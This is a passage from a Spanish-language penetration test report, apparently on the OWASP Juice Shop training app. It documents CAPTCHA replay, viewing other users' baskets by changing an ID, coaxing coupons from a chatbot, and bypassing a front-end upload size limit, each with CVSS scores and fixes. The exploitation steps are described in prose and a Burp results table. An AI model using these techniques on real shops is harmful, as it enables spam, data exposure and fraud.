Alcance	Cambia, porque la vulnerabilidad afecta nace en la aplicación, pero acaba afectando a la parte de ventas y relaciones con el cliente.
Confidencialidad	Baja, permite obtener datos que deberían ser privados(cupones)
Integridad	Baja, porque permite usar datos de cupones en momentos que no deberían poder usarse.
Disponibilidad	Ninguna, actualmente no permite denegar el servicio


EXPLOTACIÓN

Localizamos los cupones antiguos en el código:




Descubrimos la función de verificación de los mismos:


Cambiamos la hora de nuestro sistema para que el cupón sea válido:




Aplicamos el cupón en una compra con éxito:



VUL_032 – CAPTCHA Bypass

CAPTCHA Bypass			
ID	Vul_032	CRITICIDAD	6,4 MEDIA
URL	http://juice.shop/api/Feedbacks		
DESCRIPCION	La tienda utiliza un sistema de captcha que asocia la solución de cada uno de estos retos a un id. Un atacante puede obtener esta relación capturando una petición normal de captcha y usarla para pasar de forma automática el mismo. En el caso de los Feedbacks, es posible automatizar la publicación de los mismos.		
EVIDENCIA	Imagen de una respuesta del servidor donde vemos el captcha en texto plano, el resultado correcto de solucionar el mismo y su id.  Imagen de una petición para publicar feedback que dará ok siempre pues lleva el id del captcha y el resultado correcto.  Imagen de la automatización de la petición para publicar más de 10 feedback's en menos de 10 segundos usando BURP.		

	
RIESGOS	El CAPTCHA que presenta la aplicación nos ayuda a prevenir automatizaciones en la aplicación para prevenir, por ejemplo, el SPAM. Debido a este bypass, esta funcionalidad queda inutilizada y un atacante malintencionado nos podría llenar la aplicación de comentarios indeseados y automatizar completamente la publicación de los mismos, añadiendo además links maliciosos para dañar a nuestros usuarios.
RECOMENDACIONES	El captcha se tendría que validar en el back end y solo enviar el reto a la aplicación en la petición de forma que no se pudiera identificar una respuesta a un id. Además, debería ser de un solo uso, se debería generar de forma RANDOM y no permitirse más de una publicación por captcha.
REFERENCIAS	https://owasp.org/www-project-automated-threats-to-web-applications/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_032	CAPTCHA Bypass
CVSS3 PUNTUACION	MEDIA 6,4
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se requiere una cuenta normal de usuario
Interacción del usuario	Ninguna
Alcance	Con cambios, inicialmente la vulnerabilidad nace y afecta a la aplicación, pero puede llegar a afectar a los usuarios si se publican enlaces maliciosos y se crean ataques para estos.
Confidencialidad	Leve, se accede a datos sobre el CAPTCHA como su id que no deberían mostrarse
Integridad	Leve, pues permite enviar comentarios de manera automatizada siendo que los datos no son como deberían ser
Disponibilidad	Ninguna, no permite denegar el servicio

EXPLOTACIÓN

Cuando nos disponemos a enviar una reseña se nos presentará un captcha.

Si lo resolvemos normalmente y envíamos la reseña podemos ver lo siguiente:




De los parámetros enviados destacamos dos:

- el “captchaId” que contiene el identificador del reto
- el “captcha” que contiene el valor de la solución.


A partir de aquí, podemos reenviar esta petición las veces que queramos, pues ese id de captcha se almacena y puede volver a usarse, permitiendo automatizar los envíos de comentarios a dicha plataforma.

A continuación mostramos una captura de un envío masivo de feedbacks explotando esta vulnerabilidad con BURP.



Request	Payload	Status	Error	Timeout	Length	Comment
0		201			537	
1	hola	201			525	
2	hol	201			524	
3	as	201			523	
4	asdf	201			525	
5	adf	201			524	
6	asdf	201			525	
7	asdf	201			525	
8	er	201			523	
9	sdfgh	201			526	
10	ert	201			524	
11	ghas	201			525	
12	et	201			523	
13	g	201			522	
14	ed	201			523	
15	sdf	201			524	
16	s	201			522	
17	d	201			522	

VUL_033 – VER LA CESTA de otros usuarios

VER LA CESTA DE OTROS USUARIOS			
ID	Vul_033	CRITICIDAD	6,5 MEDIA
URL	http:juice.shop/rest/basket		
DESCRIPCION	Las peticiones que se generan al servidor para ver la cesta no tienen un control de acceso. Esto significa, que un usuario autenticado puede generar una petición legítima para ver su cesta, capturarla y alterar la consulta para ver la cesta de cualquier otro usuario de la aplicación.		
EVIDENCIA	Captura donde se ve como el servidor nos entrega los datos de la cesta de compra del administrador habiendo iniciado sesión con un usuario recién creado. 		
RIESGOS	Esta vulnerabilidad permitiría a un atacante obtener información sobre las compras que realizan nuestros clientes y hacerse una idea de que tan interesante le puede resultar dedicarse a explotar nuestra aplicación. Así mismo, la vulnerabilidad descubierta sugiere que posiblemente, existan más errores parecidos dentro de la aplicación en donde haya solo una validación de las peticiones el front end y no en el backend.		
RECOMENDACIONES	Cuando se envíe una petición para saber el estado de una cesta de compra, el back end debe revisar si el usuario tiene permisos para ello, algo que solo debería ser posible si se verifica que la cesta es suya. La base de este error proviene de confiar en que las peticiones que proceden desde el front end no serán alteradas por el camino, algo que es realmente sencillo de hacer.		


REFERENCIAS	https://owasp.org/Top10/A01_2021-Broken_Access_Control/

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_033	VER LA CESTA DE OTROS USUARIOS
CVSS3 PUNTUACION	MEDIA 6,5
Vector de Ataque	Se accede desde internet.
Complejidad	Baja, su descubrimiento es básico y su explotación también.
Privilegios requeridos	Baja, requiere la creación de un usuario tipo “customer” en la aplicación.
Interacción del usuario	Ninguna, no se requiere de interacción con usuarios de la plataforma.
Alcance	Sin cambios, en este caso la vulnerabilidad se encuentra y afecta a la propia aplicación.
Confidencialidad	Alta, pues permite acceder a la cesta de cualquier usuario.
Integridad	Ninguna, no es posible editar información existente.
Disponibilidad	Ninguna, no es posible con esta falla denegar el servicio.

EXPLOTACIÓN

En la siguiente captura, vemos como si enviamos una petición para recuperar una cesta sin iniciar sesión en la aplicación nos devuelve un error.




El mensaje de error dice: “No Authorization header was found” y también “credentials_required”.

Este mensaje apunta a que lo único que se revisa el servidor para aceptar la petición es que la misma se haga desde un usuario que haya iniciado sesión.


Esta forma de trabajar es habitual, pues el front end está programado para mandar consultas sobre la cesta del usuario que tenga la sesión iniciada en ese momento y el back end no espera que se altere esa consulta.

No obstante, capturar y editar estas consultas es algo muy sencillo y por ello, si editamos el identificador de la cesta, un usuario podrá recuperar cualquier cesta existente en la aplicación, tanto si le pertenece como si no.

A continuación, hacemos una petición desde un usuario recién creado solicitando la cesta con ID=1 que resulta ser del administrador y que como se puede ver, es devuelta por la aplicación:



VUL_034 – BULLY Chatbot

BULLY Chatbot			
ID	Vul_034	CRITICIDAD	5,3 MEDIA
URL		http://juice.shop/#/chatbot	
DESCRIPCION		El chat de soporte entrega cupones de manera indebida si se insiste con la palabra “coupon”.	
EVIDENCIA		 Captura de la entrega indebida de un cupón de descuento tras insistir algunas veces en que queremos un cupón	
RIESGOS		Entrega de cupones de descuento no deseados ni controlados que podría llegar a provocarse de forma automática.	
RECOMENDACIONES		El chat está mal programado y ofrece cupones tras varias peticiones.	
REFERENCIAS		https://owasp.org/www-community/attacks/Brute_force_attack	

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_034	BULLY chatbot
CVSS3 PUNTUACION	MEDIA 5,3

Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, solo hay que repetir
Privilegios requeridos	Ninguno
Interacción del usuario	Ninguno
Alcance	Sin cambios, el ataque se realiza en la aplicación y afecta a la misma
Confidencialidad	Baja, se accede a cupones que no se debería acceder
Integridad	Ninguna, no se puede editar la información
Disponibilidad	Ninguna, no se puede denegar el servicio

EXPLOTACIÓN


Basta simplemente con escribir varias veces la palabra COUPON en el chat para que nos dé un cupón. Como curiosidad, poco antes de darlo, nos manda un mensaje extraño que puede descifrarse/limpiarse fácilmente.


Empezamos a insistir con COUPON y nos contesta lo siguiente:



Como se aprecia en la imagen anterior, nos manda un mensaje lleno de caracteres que no dejan leer lo que está diciendo. Para limpiarlo usamos esta herramienta:


https://beautifytools.com/string-utilities.php







Ahora si podemos ver que lo que dice el chat es: “I can Hear you too much static please check your internet connection”.

Tras ver este comportamiento inusual, seguimos insistiendo con la palabra coupon hasta que nos brinda uno:


You successfully solved a challenge: Bully Chatbot (Receive a coupon code from the support chatbot.)
Support Chat
coupon
Sorry, but our CFO might have my memory wiped if I do that.
coupon
Sorry, but our CFO might have my memory wiped if I do that.
coupon
Oooookay, if you promise to stop nagging me here's a 10% coupon code for you: nXRwga+Im

VUL_035 – Upload Size

Upload Size			
ID	Vul_035	CRITICIDAD	5,4 MEDIA
URL	http://juice.shop/file/upload		
DESCRIPCION	A la hora de subir archivos el sistema tiene una validación el front end para evitar que se suban archivos mayores de 100KB. Esta es una regla habitual para evitar la sobrecarga de espacio en el servidor debido al uso. No obstante, de nuevo esta validación solo tiene lugar en el front end, permitiendo a un atacante malintencionado, interceptar y alterar la petición dirigida al back end, añadiendo entonces un archivo de mucho más peso que será aceptado por no contar con los filtros necesarios.		
EVIDENCIA	 Captura del bloqueo existente en el front end para los archivos superiores a 100KB  Captura de la petición al back end manipulada para subir un archivo superior a 100KB.		

RIESGOS	Esta vulnerabilidad permite a un atacante subir archivos de mayor tamaño del permitido al servidor, pudiendo causar, según el espacio disponible, una saturación malintencionada del disco de forma que la aplicación empezará a fallar en la carga de archivos y en todo aquello relacionado con el agotamiento de dicho espacio. Por tanto, se puede causar un malfuncionamiento de la aplicación o incluso, cierta denegación de los servicios disponibles, repercutiendo de nuevo, en el prestigio de la aplicación.
RECOMENDACIONES	Todos aquellos datos que se envían desde el front end al back end deben filtrarse debidamente en ambos lugares. Tener una validación de la entrada de datos exclusivamente en front end permite a un atacante malintencionado, interceptar y alterar las peticiones al back end para conseguir comportamientos inesperados.
REFERENCIAS	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_035	Upload Size
CVSS3 PUNTUACION	MEDIA 5,4
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se puede realizar con una cuenta normal de usuario
Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación

Confidencialidad	Ninguna, no permite acceder a datos sensible
Integridad	Baja, permite subir archivos de mayor tamaño a lo que debería ser.
Disponibilidad	Baja, pues puede lograrse una saturación del disco no permitiendo que ciertas funciones de la aplicación funcionen correctamente y causando problemas, aunque no a la totalidad de la aplicación.

